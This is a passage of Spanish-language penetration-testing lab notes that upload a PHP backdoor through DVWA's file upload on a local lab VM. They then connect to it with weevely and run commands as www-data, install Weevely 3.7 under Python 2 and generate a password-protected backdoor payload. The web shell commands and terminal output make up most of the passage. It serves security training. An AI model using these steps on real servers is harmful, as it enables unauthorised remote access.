
8. Subir el archivo en la app web






9. Copiamos y pegamos la dirección que nos arrojo







10. Si da pantalla blanca se pudo cargar el backdoor



11. Cargado el backdoor abrimos una terminal en KALI y asi aprovechar la vulnerabilidad


weevely http://192.168.56.115/dvwa/hackable/uploads/backdoor.php 123456





id

ls


kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ weevely http://192.168.56.102/dvwa/hackable/uploads/backdoor.php 123456
[+] weevely 4.0.1
[+] Target: 192.168.56.102
[+] Session: /home/kali/.weevely/sessions/192.168.56.102/backdoor_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
weevely> id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $ ls
The remote script execution triggers an error 500, check script and payload integrity
backdoor.php
dvwa_email.png
www-data@192.168.56.102:/var/www/dvwa/hackable/uploads $


```
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ cd ..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa/hackable $ cd ..
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa $ ls
The remote script execution triggers an error 500, check script and payload integrity
CHANGELOG.txt
COPYING.txt
README.txt
about.php
config
docs
dvwa
external
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
php.ini
phpinfo.php
robots.txt
security.php
setup.php
vulnerabilities
www-data@192.168.56.115:/var/www/dvwa $ cat robots.txt
The remote script execution triggers an error 500, check script and payload integrity
User-agent: *
Disallow: /
www-data@192.168.56.115:/var/www/dvwa $ cd robots.txt
The remote script execution triggers an error 500, check script and payload integrity
Failed cd 'robots.txt': no such directory or permission denied
www-data@192.168.56.115:/var/www/dvwa $ cd hackable
```

```
www-data@192.168.56.115:/var/www/dvwa/hackable $ ls
The remote script execution triggers an error 500, check script and payload integrity
uploads
users
www-data@192.168.56.115:/var/www/dvwa/hackable $ cd users
The remote script execution triggers an error 500, check script and payload integrity
www-data@192.168.56.115:/var/www/dvwa/hackable/users $ ls
The remote script execution triggers an error 500, check script and payload integrity
1337.jpg
admin.jpg
gordonb.jpg
pablo.jpg
smithy.jpg
www-data@192.168.56.115:/var/www/dvwa/hackable/users $
```

Instalar Python 2 (obligatorio para Weevely 3.7)

```
sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [51.4 MB]
Get:4 http://kali.download/kali kali-rolling/contrib amd64 Packages [117 kB]
Get:5 http://kali.download/kali kali-rolling/contrib amd64 Contents (deb) [325 kB]
Get:6 http://kali.download/kali kali-rolling/non-free amd64 Packages [200 kB]
Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [911 kB]
Get:8 http://kali.download/kali kali-rolling/non-free-firmware amd64 Packages [11.3 kB]
Get:9 http://kali.download/kali kali-rolling/non-free-firmware amd64 Contents (deb) [27.1 kB]
Fetched 74.0 MB in 31s (2,390 kB/s)
463 packages can be upgraded. Run 'apt list --upgradable' to see them.
```

Crear una carpeta dedicada en /opt

Por defecto, /opt es propiedad de root, así que otorgue permisos de escritura a su usuario

```
sudo mkdir /opt/weevely3
sudo chown -R kali:kali /opt/weevely3
```

Descargue Weevely 3.7 desde Debian Archive (directamente en/opt/weevely3)

wget https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb

```
cd /opt/weevely3
opt/weevely3 wget https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb
--2025-08-14 09:12:48--  https://archive.debian.org/debian/pool/main/w/weevely/weevely_3.7.0-1_all.deb
Resolving archive.debian.org (archive.debian.org)... 151.101.194.132, 151.101.66.132, 151.101.2.132, ...
Connecting to archive.debian.org (archive.debian.org)|151.101.194.132|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 123900 (121K) [application/vnd.debian.binary-package]
Saving to: 'weevely_3.7.0-1_all.deb'

weevely_3.7.0-1_all.deb          100%[===================>] 121.00K   712KB/s    in 0.2s

2025-08-14 09:12:49 (712 KB/s) - 'weevely_3.7.0-1_all.deb' saved [123900/123900]
```


Crear y activar un entorno virtual

Para prevenir conflictos de dependencia y mantener las cosas aisladas:

Extraer Weevely 3.7

Ahora extraiga el contenido del .deb en /opt/weevely3:


dpkg-deb -x weevely_3.7.0-1_all.deb /opt/weevely3



Instalar pip2 (Administrador de paquetes de Python 2)

Kali ya no realiza envíos pip2, así que instálelo a través del script de arranque oficial:

```
curl https://bootstrap.pypa.io/pip/2.7/get-pip.py --output get-pip.py
sudo python2 get-pip.py
```




Verificar

Pip2 --version

Instalar las dependencias requeridas de Python 2

Weevely 3.7 requiere varias bibliotecas de Python. Instálelos todos de una sola vez

pip2 install mako pyyaml requests python-dateutil prettytable



Generar una carga útil compatible

Crea tu carga útil de puerta trasera PHP con Weevely 3.7:

python2/opt/weevely3/usr/share/weevely/weevely.py generate 123456 /tmp/puerta.php

```
python2 /opt/weevely3/usr/share/weevely/weevely.py generate 123456 /tmp/puerta.php
```

HTTP REQUESTS- GET POST

Atacante intercepta Requests


Usuario hace click en un link

Sitio.com HTML genera REQUEST (cliente)


REQUEST enviado al servidor

Servidor trabaja en el REQUEST (Servidor)


Servidor RESPONSE





BURPSUITE




1. Ingresamos la burpsuit

